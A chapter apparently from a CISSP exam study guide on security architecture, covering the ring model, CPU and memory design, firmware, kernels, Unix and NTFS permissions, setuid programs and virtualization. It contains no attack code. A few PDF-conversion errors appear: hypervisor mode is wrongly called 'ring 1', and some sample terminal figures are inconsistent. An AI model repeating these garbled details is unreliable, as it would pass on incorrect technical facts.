

Domain 5: Security architecture and design

6

EXAM OBJECTIVES IN THIS CHAPTER

- Secure System Design Concepts
- Secure Hardware Architecture
- Secure Operating System and Software Architecture
- System Vulnerabilities, Threats and Countermeasures
- Security Models
- Evaluation Methods, Certification and Accreditation

UNIQUE TERMS AND DEFINITIONS

- RAM—Random Access Memory, volatile hardware memory that loses integrity after loss of power
- Reference Monitor—Mediates all access between subjects and objects
- ROM—Read Only Memory, nonvolatile memory that maintains integrity after loss of power
- TCSEC—Trusted Computer System Evaluation Criteria, also known as the Orange Book
- Trusted Computing Base (TCB)—The security-relevant portions of a computer system
- Virtualization—An interface between computer hardware and the operating system, allowing multiple guest operating systems to run on one host computer

INTRODUCTION

Security Architecture and Design describes fundamental logical hardware, operating system, and software security components, and how to use those components to design, architect, and evaluate secure computer systems. Understanding these fundamental issues is critical for an information security professional.

Security Architecture and Design is a three-part domain. The first part covers the hardware and software required to have a secure computer system. The second part covers the logical models required to keep the system secure, and the third part covers evaluation models that quantify how secure the system really is.

SECURE SYSTEM DESIGN CONCEPTS

Secure system design transcends specific hardware and software implementations and represents universal best practices.

Layering

Layering separates hardware and software functionality into modular tiers. The complexity of an issue such as reading a sector from a disk drive is contained to one layer (the hardware layer in this case). One layer (such as the application layer) is not directly affected by a change to another. Changing from an IDE (Integrated Drive Electronics) disk drive to a SCSI (Small Computer System Interface) drive has no effect on an application which saves a file. Those details are contained within one layer, and may affect the adjoining layer only.

The OSI model (discussed in Chapter 8, Domain 7: Telecommunications and Network Security) is an example of network layering. Unlike the OSI model, the layers of security architecture do not have standard names that are universal across all architectures. A generic list of security architecture layers is as follows:

1. Hardware
2. *Kernel* and device drivers
3. *Operating System*
4. Applications

In our previous IDE → SCSI drive example, the disk drive in the hardware layer has changed from IDE to SCSI. The device drivers in the adjacent layer will also change. Other layers, such as the applications layer, remain unchanged.

Abstraction

Abstraction hides unnecessary details from the user. Complexity is the enemy of security: the more complex a process is, the less secure it is. That said, computers are tremendously complex machines. Abstraction provides a way to manage that complexity.

A user double-clicks on an MP3 file containing music, and the music plays via the computer speakers. Behind the scenes, tremendously complex actions are taking place: the operating system opens the MP3 file, looks up the application associated with it, and sends the bits to a media player. The bits are decoded by a media player, which converts the information into a digital stream, and sends the stream to the computer's sound card. The sound card converts the stream into sound, sent to the speaker output device. Finally, the speakers play sound. Millions of calculations are occurring as the sound plays, while low-level devices are accessed.

Abstraction means the user simply presses play and hears music.

Security Domains

A *security domain* is the list of objects a subject is allowed to access. More broadly defined, domains are groups of subjects and objects with similar security requirements. Confidential, Secret, and Top Secret are three security domains used by the U.S. Department of Defense (DoD), for example. With respect to kernels, two domains are user mode and kernel mode.

Kernel mode (also known as supervisor mode) is where the kernel lives, allowing low-level access to *memory*, *CPU*, disk, etc. It is the most trusted and powerful part of the system. User mode is where user accounts and their processes live. The two domains are separated: an error or security lapse in user mode should not affect the kernel. Most modern operating systems use both modes; some simpler (such as embedded) and older (such as Microsoft DOS) operating systems run entirely in kernel mode.

The Ring Model

The *ring model* is a form of CPU hardware layering that separates and protects domains (such as kernel mode and user mode) from each other. Many CPUs, such as the Intel $\times 86$ family, have four rings, ranging from ring 0 (kernel) to ring 3 (user), shown in [Figure 6.1](#). The innermost ring is the most trusted, and each successive outer ring is less trusted.

The rings are (theoretically) used as follows:

- Ring 0: Kernel
- Ring 1: Other OS components that do not fit into Ring 0
- Ring 2: Device drivers
- Ring 3: User applications




FIGURE 6.1

The Ring model.

Processes communicate between the rings via *system calls*, which allow processes to communicate with the kernel and provide a window between the rings. A user running a word processor in ring 3 presses “save”: a system call is made into ring 0, asking the kernel to save the file. The kernel does so, and reports the file is saved. System calls are slow (compared to performing work within one ring), but provide security. The ring model also provides abstraction: the nitty-gritty details of saving the file are hidden from the user, who simply presses the “save file” button.

While x86 CPUs have four rings and can be used as described above, this usage is considered theoretical because most x86 operating systems, including Linux and Windows, use rings 0 and 3 only. Using our “save file” example with four rings, a call would be made from ring 3 to ring 2, then from ring 2 to ring 1, and finally from ring 1 to ring 0. This is secure, but complex and slow, so most modern operating systems opt for simplicity and speed.

A new mode called *hypervisor mode* (and informally called “ring 1”) allows virtual guests to operate in ring 0, controlled by the hypervisor one ring “below.” The Intel VT (Intel Virtualization Technology, aka “Vanderpool”) and AMD-V (AMD Virtualization, aka “Pacifica”) CPUs support a hypervisor.

Open and Closed Systems

An *open system* uses open hardware and standards, using standard components from a variety of vendors. An IBM-compatible PC is an open system, using a standard motherboard, memory, BIOS, CPU, etc. You may build an IBM-compatible PC by purchasing components from a multitude of vendors. A *closed system* uses proprietary hardware or software.

NOTE

“Open System” is not the same as “Open Source.” An open system uses standard hardware and software. Open Source software makes source code publicly available.

SECURE HARDWARE ARCHITECTURE

Secure Hardware Architecture focuses on the physical computer hardware required to have a secure system. The hardware must provide confidentiality, integrity, and availability for processes, data, and users.

The System Unit and Motherboard

The *system unit* is the computer’s case: it contains all of the internal electronic computer components, including motherboard, internal disk drives, power supply, etc. The *motherboard* contains hardware including the CPU, memory slots, firmware, and peripheral slots such as PCI (Peripheral Component Interconnect) slots. The keyboard unit is the external keyboard.

The Computer Bus

A *computer bus*, shown in Figure 6.2, is the primary communication channel on a computer system. Communication between the CPU, memory, and input/output devices such as keyboard, mouse, display, etc., occur via the bus.

Northbridge and southbridge

Some computer designs use two buses: a *northbridge* and *southbridge*. The names derive from the visual design, usually shown with the northbridge on top, and the southbridge on the bottom, as shown in Figure 6.3. The northbridge, also called the Memory Controller Hub (MCH), connects the CPU to RAM and video memory. The southbridge, also called the I/O Controller Hub (ICH), connects input/output




FIGURE 6.2

Simplified computer bus.




FIGURE 6.3

Northbridge and southbridge design.

(I/O) devices, such as disk, keyboard, mouse, CD drive, USB ports, etc. The northbridge is directly connected to the CPU, and is faster than the southbridge.

The CPU

The Central Processing Unit (CPU) is the “brains” of the computer, capable of controlling and performing mathematical calculations. Ultimately, everything a computer does is mathematical: adding numbers (which can be extended to subtraction, multiplication, division, etc), performing logical operations, accessing memory locations by address, etc. CPUs are rated by the number of clock cycles per second. A 2.4 GHz Pentium 4 CPU has 2.4 billion clock cycles per second.

Arithmetic Logic Unit and Control Unit

The *arithmetic logic unit* (ALU) performs mathematical calculations: it “computes.” It is fed instructions by the *control unit*, which acts as a traffic cop, sending instructions to the ALU.

Fetch & execute

CPUs fetch machine language instructions (such as “add 1 + 1”) and execute them (add the numbers, for answer of “2”). The “*fetch and execute*” (also called “Fetch, Decode, Execute,” or FDX) process actually takes four steps:

1. Fetch Instruction 1
2. Decode Instruction 1
3. Execute Instruction 1
4. Write (save) result 1

These four steps take one clock cycle to complete.

Pipelining

Pipelining combines multiple steps into one combined process, allowing simultaneous fetch, decode, execute, and write steps for different instructions. Each part is called a pipeline stage; the pipeline depth is the number of simultaneous stages which may be completed at once.

Given our previous fetch and execute example of adding 1 + 1, a CPU without pipelining would have to wait an entire cycle before performing another computation. A four-stage pipeline can combine the stages of four other instructions:

1. Fetch Instruction 1
2. Fetch Instruction 2, Decode Instruction 1
3. Fetch Instruction 3, Decode Instruction 2, Execute Instruction 1
4. Fetch Instruction 4, Decode Instruction 3, Execute Instruction 2, Write (save) result 1
5. Fetch Instruction 5, Decode Instruction 4, Execute Instruction 3, Write (save) result 2, etc.

Pipelining is like an automobile assembly line: instead of building one car at a time, from start to finish, lots of cars enter the assembly pipeline, and discrete

phases (like installing the tires) occur on one car after another. This increases the throughput.

Interrupts

An *interrupt* indicates that an asynchronous event has occurred. CPU interrupts are a form of hardware interrupt that cause the CPU to stop processing its current task, save the state, and begin processing a new request. When the new task is complete, the CPU will complete the prior task.

Processes and threads

A *process* is an executable program and its associated data loaded and running in memory. A “heavy weight process” (HWP) is also called a task. A parent process may spawn additional child processes called *threads*. A thread is a light weight process (LWP). Threads are able to share memory, resulting in lower overhead compared to heavy weight processes.

Processes may exist in multiple states:

- New: a process being created
- Ready: process waiting to be executed by the CPU
- Running: process being executed by the CPU
- Blocked: waiting for I/O
- Terminate: a completed process

Another process type is “zombie,” a child process whose parent is terminated.

Multitasking and Multiprocessing

Applications run as processes in memory, comprised of executable code and data. *Multitasking* allows multiple tasks (heavy weight processes) to run simultaneously on one CPU. Older and simpler operating systems, such as MS-DOS, are nonmultitasking: they run one process at a time. Most modern operating systems, such as Linux and Windows XP, support multitasking

NOTE

Some sources refer to other terms related to multitasking, include multiprogramming and multithreading. Multiprogramming is multiple programs running simultaneously on one CPU; multitasking is multiple tasks (processes) running simultaneously on one CPU, and multithreading is multiple threads (light weight processes) running simultaneously on one CPU.

Multiprogramming is an older form of multitasking; many sources use the two terms synonymously. This book will use the term “multitasking” to refer to multiple simultaneous processes on one CPU.

Multiprocessing has a fundamental difference from multitasking: it runs multiple processes on multiple CPUs. Two types of multiprocessing are Symmetric Multiprocessing (SMP) and Asymmetric Multiprocessing (AMP, some sources

use ASMP). SMP systems have one operating system to manage all CPUs. AMP systems have one operating system image per CPU, essentially acting as independent systems.

Watchdog Timers

A *watchdog timer* is designed to recover a system by rebooting after critical processes hang or crash. The watchdog timer reboots the system when it reaches zero; critical operating system processes continually reset the timer, so it never reaches zero as long as they are running. If a critical process hangs or crashes, they no longer reset the watchdog timer, which reaches zero, and the system reboots.

CISC and RISC

CISC (Complex Instruction Set Computer) and *RISC* (Reduced Instruction Set Computer) are two forms of CPU design. CISC uses a large set of complex machine language instructions, while RISC uses a reduced set of simpler instructions.

The “best” way to design a CPU has been a subject of debate: should the low-level commands be longer and powerful, using less individual instructions to perform a complex task (CISC), or should the commands be shorter and simpler, requiring more individual instructions to perform a complex task (RISC), but allowing less cycles per instruction and more efficient code? There is no “correct” answer: both approaches have pros and cons. $\times 86$ CPUs (among many others) are CISC; ARM (used in many cell phones and PDAs), PowerPC, Sparc, and others are RISC.

Memory

Memory is a series of on-off switches representing bits: 0s (off) and 1s (on). Memory may be chip-based, disk-based, or use other media such as tape. RAM is Random Access Memory: “random” means the CPU may randomly access (jump to) any location in memory. Sequential memory (such as tape) must sequentially read memory, beginning at offset zero, to the desired portion of memory. Volatile memory (such as RAM) loses integrity after a power loss; nonvolatile memory (such as *ROM*, disk, or tape) maintains integrity without power.

Real (or primary) memory, such as RAM, is directly accessible by the CPU and is used to hold instructions and data for currently executing processes. Secondary memory, such as disk-based memory, is not directly accessible.

Cache memory

Cache memory is the fastest memory on the system, required to keep up with the CPU as it fetches and executes instructions. The data most frequently used by the CPU is stored in cache memory. The fastest portion of the CPU cache is the *register* file, which contains multiple registers. Registers are small storage locations used by the CPU to store instructions and data.

The next fastest form of cache memory is Level 1 cache, located on the CPU itself. Finally, Level 2 cache is connected to (but outside) the CPU. *SRAM* (Static Random Access Memory) is used for cache memory.

NOTE

As a general rule, the memory closest to the CPU (cache memory) is the fastest and most expensive memory in a computer. As you move away from the CPU, from *SRAM*, to *DRAM* to disk, to tape, etc., the memory becomes slower and less expensive.

RAM and ROM

RAM is volatile memory used to hold instructions and data of currently running programs. It loses integrity after loss of power. RAM memory modules are installed into slots on the computer motherboard.

ROM (Read Only Memory) is nonvolatile: data stored in ROM maintains integrity after loss of power. A computer *Basic Input Output System (BIOS) Firmware* is stored in ROM. While ROM is “read only,” some types of ROM may be written to via flashing, as we will see shortly in the “Flash Memory” section.

NOTE

The volatility of RAM is a subject of ongoing research. Historically, it was believed that DRAM lost integrity after loss of power. The “cold boot” attack has shown that RAM has remanence: it may maintain integrity seconds or even minutes after power loss. This has security ramifications: encryption keys usually exist in plaintext in RAM, and may be recovered by “cold booting” a computer off a small OS installed on DVD or USB key, and then quickly dumping the contents of memory. A video on the implications of cold boot called “Lest We Remember: Cold Boot Attacks on Encryption Keys” is available at <http://citp.princeton.edu/memory/>

Remember that the exam sometimes simplifies complex matters. For the exam, simply remember that RAM is volatile (though not as volatile as we once believed).

DRAM and SRAM

Static Random Access Memory (SRAM) is expensive and fast memory that uses small latches called “flip-flops” to store bits. Dynamic Random Access Memory (DRAM) stores bits in small capacitors (like small batteries), and is slower and cheaper than SRAM. The capacitors used by DRAM leak charge, and must be continually refreshed to maintain integrity, typically every few to few hundred milliseconds, depending on the type of DRAM. Refreshing reads and writes the bits back to memory. SRAM does not require refreshing, and maintains integrity as long as power is supplied.

Memory Addressing

Values may be stored in multiple locations in memory, including CPU registers and in general RAM. These values may be addressed directly (“add the value

stored here”) or indirectly (“add the value stored in memory location referenced here”). Indirect addressing is like a pointer. Addressing modes are CPU-dependent; commonly supported modes include direct, indirect, register direct, and register indirect.

Direct mode says “Add X to the value stored in memory location #YYYY.” That location stores the number 7, so the CPU adds $X + 7$. Indirect starts the same way: “Add X to the value stored in memory location #YYYY.” The difference is #YYYY stores another memory location (#ZZZZ). The CPU follows to pointer to #ZZZZ, which holds the value 7, and adds $X + 7$.

Register direct addressing is the same as direct addressing, except it references a CPU cache register, such as Register 1. Register indirect is also the same as indirect, except the pointer is stored in a register. Figure 6.4 summarizes these four modes of addressing.

Memory Protection

Memory protection prevents one process from affecting the confidentiality, integrity, or availability of another. This is a requirement for secure multiuser (more than one user logged in simultaneously) and multitasking (more than one process running simultaneously) systems.

Process Isolation

Process isolation is a logical control that attempts to prevent one process from interfering with another. This is a common feature among multiuser operating systems such as Linux, UNIX, or recent Microsoft Windows operating systems.




FIGURE 6.4

Memory addressing summary.

Older operating systems such as MS-DOS provide no process isolation. A lack of process isolation means a crash in any MS-DOS application could crash the entire system.

If you are shopping online and enter your credit card number to buy a book, that number will exist in plaintext in memory (for at least a short period of time). Process isolation means that another user's process on the same computer cannot interfere with yours.

Interference includes attacks on the confidentiality (reading your credit card number), integrity (changing your credit card number), and availability (interfering or stopping the purchase of the book).

Techniques used to provide process isolation include virtual memory (discussed in the next section), *object encapsulation*, and *time multiplexing*. Object encapsulation treats a process as a “black box,” as discussed in Chapter 9, Domain 8: Application Development Security. Time multiplexing shares (multiplexes) system resources between multiple processes, each with a dedicated slice of time.

Hardware Segmentation

Hardware segmentation takes process isolation one step further by mapping processes to specific memory locations. This provides more security than (logical) process isolation alone.

Virtual Memory

Virtual memory provides virtual address mapping between applications and hardware memory. Virtual memory provides many functions, including multitasking (multiple tasks executing at once on one CPU), allowing multiple processes to access the same shared library in memory, swapping, and others.

EXAM WARNING

Virtual memory allows swapping, but virtual memory has other capabilities. In other words, virtual memory does not equal swapping.

Swapping and Paging

Swapping uses virtual memory to copy contents in primary memory (RAM) to or from secondary memory (not directly addressable by the CPU, on disk). Swap space is often a dedicated disk partition that is used to extend the amount of available memory. If the kernel attempts to access a page (a fixed-length block of memory) stored in swap space, a page fault occurs (an error that means the page is not located in RAM), and the page is “swapped” from disk to RAM.

NOTE

The terms “swapping” and “paging” are often used interchangeably, but there is a slight difference: paging copies a block of memory to or from disk, while swapping copies an entire process to or from disk. This book uses the term “swapping.”

```

root@ubuntu: ~
File Edit View Terminal Help
top - 12:53:59 up 6:28, 4 users, load average: 0.19, 0.16, 0.07
Tasks: 140 total, 1 running, 139 sleeping, 0 stopped, 0 zombie
Cpu(s): 20.9%us, 5.6%sy, 73.4%id, 0.0%wa, 0.0%st, 0.0%ni
Mem: 1026560k total, 50000k used, 486k buffers, 48k cached
Swap: 915664k total, 0k used, 915664k free

  PID USER      PR  NI  VIRT  RES  SHR  S  %CPU  %MEM     time+   COMMAND
 1072 root        20   0 42792  11m 7500  S  16.6  1.5   2:58.04 Xorg
  5972 root        20   0 54996  35m 23m   S  7.0  3.6   0:07.93 synaptic
  5979 root        20   0 5192 2020 1704  S  3.3  0.2   0:02.22 http
 1873 instruct  20   0 27092  11m 8512  S  1.0  1.1   0:02.21 update-notifier
   16 root        15  -5     0     0     0  S  0.3  0.0   0:13.73 ata/0
   733 avahi      20   0 2820 1512 1236  S  0.3  0.1   0:05.53 avahi-daemon
 6037 root        20   0 2468 1172  884  R  0.3  0.1   0:00.18 top
     1 root        20   0 2652 1536 1120  S  0.0  0.1   0:01.76 init

```

FIGURE 6.5

Linux “top” output.

Figure 6.5 shows the output of the Linux command “top,” which displays memory information about the top processes, as well as a summary of available remaining memory. It shows a system with 1,026,560 kb of RAM, and 915,664 kb of virtual memory (swap). The system has 1,942,224 kb total memory, but just over half may be directly accessed.

Most computers configured with virtual memory, as the system in Figure 6.5, will use only RAM until the RAM is nearly or fully filled. The system will then swap processes to virtual memory. It will attempt to find idle processes so that the impact of swapping will be minimal.

Eventually, as additional processes are started and memory continues to fill, both RAM and swap will fill. After the system runs out of idle processes to swap, it may be forced to swap active processes. The system may begin “thrashing,” spending large amounts of time copying data to and from swap space, seriously impacting availability.

Swap is designed as a protective measure to handle occasional bursts of memory usage. Systems should not routinely use large amounts of swap: in that case, physical memory should be added, or processes should be removed, moved to another system, or shortened.

Firmware

Firmware stores small programs that do not change frequently, such as a computer’s BIOS (discussed below), or a router’s operating system and saved configuration. Various types of ROM chips may store firmware, including *PROM*, *EPROM*, and *EEPROM*.

PROM (Programmable Read Only Memory) can be written to once, typically at the factory. EPROMs (Erasable Programmable Read Only Memory) and EEPROMs (Electrically Erasable Programmable Read Only Memory) may be “flashed,” or erased and written to multiple times. The term “flashing” derives from the use of EPROMs: they were erased by flashing ultraviolet light on a small window on the chip. The window was usually covered with foil to avoid accidental

erasure due to exposure to light. EEPROMs are the modern type of ROM, electrically erasable via the use of flashing programs.

A Programmable Logic Device (PLD) is a field-programmable device, which means it is programmed after it leaves the factory. EPROMs, EEPROMs, and Flash Memory are examples of PLDs.

Flash Memory

Flash memory (such as USB thumb drives) is a specific type of EEPROM, used for small portable disk drives. The difference is any byte of an EEPROM may be written, while flash drives are written by (larger) sectors. This makes flash memory faster than EEPROMs, but still slower than magnetic disks.

NOTE

Firmware is chip-based, unlike magnetic disks. The term “flash drive” may lead some to think that flash memory drives are “disk drives.” They are physically quite different, and have different remanence properties.

A simple magnetic field will not erase flash memory. Secure destruction methods used for magnetic drives, such as degaussing (discussed in Chapter 10, Domain 9: Operations Security), may not work with flash drives.

BIOS

The IBM PC-compatible Basic Input Output System contains code in firmware that is executed when a PC is powered on. It first runs the *Power-On Self-Test* (POST), which performs basic tests, including verifying the integrity of the BIOS itself, testing the memory, identifying system devices, among other tasks. Once the POST process is complete and successful, it locates the boot sector (for systems which boot off disks), which contains the machine code for the operating system kernel. The kernel then loads and executes, and the operating system boots up.

WORM Storage

WORM (Write Once Read Many) Storage can be written to once, and read many times. It is often used to support records retention for legal or regulatory compliance. WORM storage helps assure the integrity of the data it contains: there is some assurance that it has not been (and cannot be) altered, short of destroying the media itself.

The most common type of WORM media is CD-R (Compact Disc Recordable) and DVD-R (Digital Versatile Disk Recordable). Note that CD-RW and DVD-RW (Read/Write) are not WORM media. Some Digital Linear Tape (DLT) drives and media support WORM.

SECURE OPERATING SYSTEM AND SOFTWARE ARCHITECTURE

Secure Operating System and Software Architecture builds upon the secure hardware described in the previous section, providing a secure interface between

hardware and the applications (and users) which access the hardware. Operating systems provide memory, resource, and process management.

The Kernel

The kernel is the heart of the operating system, which usually runs in ring 0. It provides the interface between hardware and the rest of the operating system, including applications. As discussed previously, when an IBM-compatible PC is started or rebooted, the BIOS locates the boot sector of a storage device such as a hard drive. That boot sector contains the beginning of the software kernel machine code, which is then executed. Kernels have two basic designs: *monolithic* and *microkernel*.

A monolithic kernel is compiled into one static executable and the entire kernel runs in supervisor mode. All functionality required by a monolithic kernel must be precompiled in. If you have a monolithic kernel that does not support FireWire interfaces, for example, and insert a FireWire device into the system, the device will not operate. The kernel would need to be recompiled to support FireWire devices.

Microkernels are modular kernels. A microkernel is usually smaller and has less native functionality than a typical monolithic kernel (hence the term “micro”), but can add functionality via loadable kernel modules. Microkernels may also run kernel modules in user mode (usually ring 3), instead of supervisor mode. Using our previous example, a native microkernel does not support FireWire. You insert a FireWire device, the kernel loads the FireWire kernel module, and the device operates.

Reference Monitor

A core function of the kernel is running the *reference monitor*, which mediates all access between subjects and objects. It enforces the system’s security policy, such as preventing a normal user from writing to a restricted file, such as the system password file. On a Mandatory Access Control (MAC) system, the reference monitor prevents a secret subject from reading a top secret object. The reference monitor is always enabled and cannot be bypassed. Secure systems can evaluate the security of the reference monitor.

Users and File Permissions

File permissions, such as read, write, and execute, control access to files. The types of permissions available depend on the file system being used.

Linux and UNIX permissions

Most Linux and UNIX file systems support the following file permissions:

- Read (“r”)
- Write (“w”)
- Execute (“x”)

```

root@ubuntu: ~
File Edit View Terminal Help
root@ubuntu:~# ls -la /etc
total 1416
drwxr-xr-x 133 root   root   12288 2010-02-03 13:44 .
drwxr-xr-x  21 root   root   4096 2010-01-05 08:27 ..
-rw-r--r--   1 root   root    149 2009-07-13 18:25 00-header
drwxr-xr-x   4 root   root   4096 2009-10-28 14:02 acpi
-rw-r--r--   1 root   root   2986 2009-10-28 13:55 adduser.conf
drwxr-xr-x   2 root   root   4096 2010-01-05 09:44 alternatives
-rw-r--r--   1 root   root    395 2009-09-17 12:32 anacrontab
drwxr-xr-x   6 root   root   4096 2009-10-28 13:58 apm
drwxr-xr-x   2 root   root   4096 2010-01-05 08:29 apparmor
drwxr-xr-x   7 root   root   4096 2010-01-05 08:29 apparmor.d
drwxr-xr-x   4 root   root   4096 2010-01-05 08:27 appport
drwxr-xr-x   5 root   root   4096 2010-01-05 07:59 apt
-rw-r-----   1 root  daemon  144 2009-09-15 06:09 at.deny
drwxr-xr-x   3 root   root   4096 2010-01-05 08:27 avahi
-rw-r--r--   1 root   root   1754 2009-09-13 22:09 bash.bashrc
-rw-r--r--   1 root   root  219331 2009-10-05 09:37 bash_completion

```

FIGURE 6.6

Linux “ls -la” command.

Each of those permissions may be set separately to the owner, group, or world. Figure 6.6 shows the output of a Linux “ls -la /etc” (list all files in the /etc directory, long output) command.

The output in Figure 6.6 shows permissions, owner, group, size, date, and file-name. Permissions beginning with “d” (such as “acpi”) are directories. Permissions beginning with “-” (such as at.deny) describe files. Figure 6.6 zooms in on files in /etc. highlighting the owner, group, and world permissions.

The adduser.conf file in Figure 6.7 is owned by root and has “-rw-r--r--” permissions. This means adduser.conf is a file (permissions begin with “-”), has read and write (rw-) permissions for the owner (root), read (r-) for the group (also root), and read permissions (r-) for the world.

Microsoft NTFS Permissions

Microsoft NTFS (New Technology File System) has the following basic file permissions:

- Read
- Write

Permissions	Owner	Group	World
drwxr-xr-x	root	root	root
drwxr-xr-x	root	root	root
-rw-r--r--	root	root	root
drwxr-xr-x	root	root	root
-rw-r--r--	root	root	root

```

root@ubuntu: ~
View Terminal Help
u:~# ls -la /etc
drwxr-xr-x 133 root   root   12288 2010-02-03 13:44 .
drwxr-xr-x  21 root   root   4096 2010-01-05 08:27 ..
-rw-r--r--   1 root   root    149 2009-07-13 18:25 00-header
drwxr-xr-x   4 root   root   4096 2009-10-28 14:02 acpi
-rw-r--r--   1 root   root   2986 2009-10-28 13:55 adduser.conf

```

FIGURE 6.7

Linux /etc Permissions, Highlighting Owner, Group and World.




FIGURE 6.8

NTFS Permissions.

- Read and execute
- Modify
- Full control (read, write, execute, modify, and delete)


NTFS has more types of permissions than most UNIX or Linux file systems. The NTFS file is controlled by the owner, who may grant permissions to other users. [Figure 6.8](#) shows the permissions of a sample photo at C:\Users\Public\Pictures\Sample Pictures\Penguins.jpg.

To see these permissions, right-click an NTFS file, choose “properties,” and then “security.”

Privileged Programs

On UNIX and Linux systems, a regular user cannot edit the password file (`/etc/passwd`) and shadow file (`/etc/shadow`), which store account information and encrypted passwords, respectively. But users need to be able to change their passwords (and thus those files). How can they change their passwords if they cannot (directly) change those files?

The answer is `setuid` (set user ID) programs. `Setuid` is a Linux and UNIX file permission that makes an executable run with the permissions of the file’s owner,



```
root@ubuntu: ~  
File Edit View Terminal Help  
root@ubuntu:~# ls -la /usr/bin/passwd  
-rwsr-xr-x 1 root root 41292 2009-07-31 06:55 /usr/bin/passwd  
root@ubuntu:~#
```

FIGURE 6.9

Linux setuid root program `/usr/bin/passwd`.

and not as the running user. Setgid (set group ID) programs run with the permissions of the file's group.

Figure 6.9 shows the permissions of the Linux command `/usr/bin/passwd`, used to set and change passwords. It is setuid root (the file is owned by the root user, and the owner's execute bit is set to "s," for setuid), meaning it runs with root (super user) permissions, regardless of the running user.

The "passwd" program runs as root, allowing any user to change their password, and thus the contents of `/etc/passwd` and `/etc/shadow`. Setuid programs must be carefully scrutinized for security holes: attackers may attempt to trick the `passwd` command to alter other files. The integrity of all setuid and setgid programs on a system should be closely monitored.

Virtualization

Virtualization adds a software layer between an operating system and the underlying computer hardware. This allows multiple "guest" operating systems to run simultaneously on one physical "host" computer. Popular transparent virtualization products include VMware, QEMU, and Xen.

There are two basic virtualization types: transparent virtualization (sometimes called full virtualization) and paravirtualization. Transparent virtualization runs stock operating systems, such as Windows 7 or Ubuntu Linux 9.10, as virtual guests. No changes to the guest OS are required. Paravirtualization runs specially modified operating systems, with modified kernel system calls. Paravirtualization can be more efficient, but requires changing the guest operating systems. This may not be possible for closed operating systems such as the Microsoft Windows family.

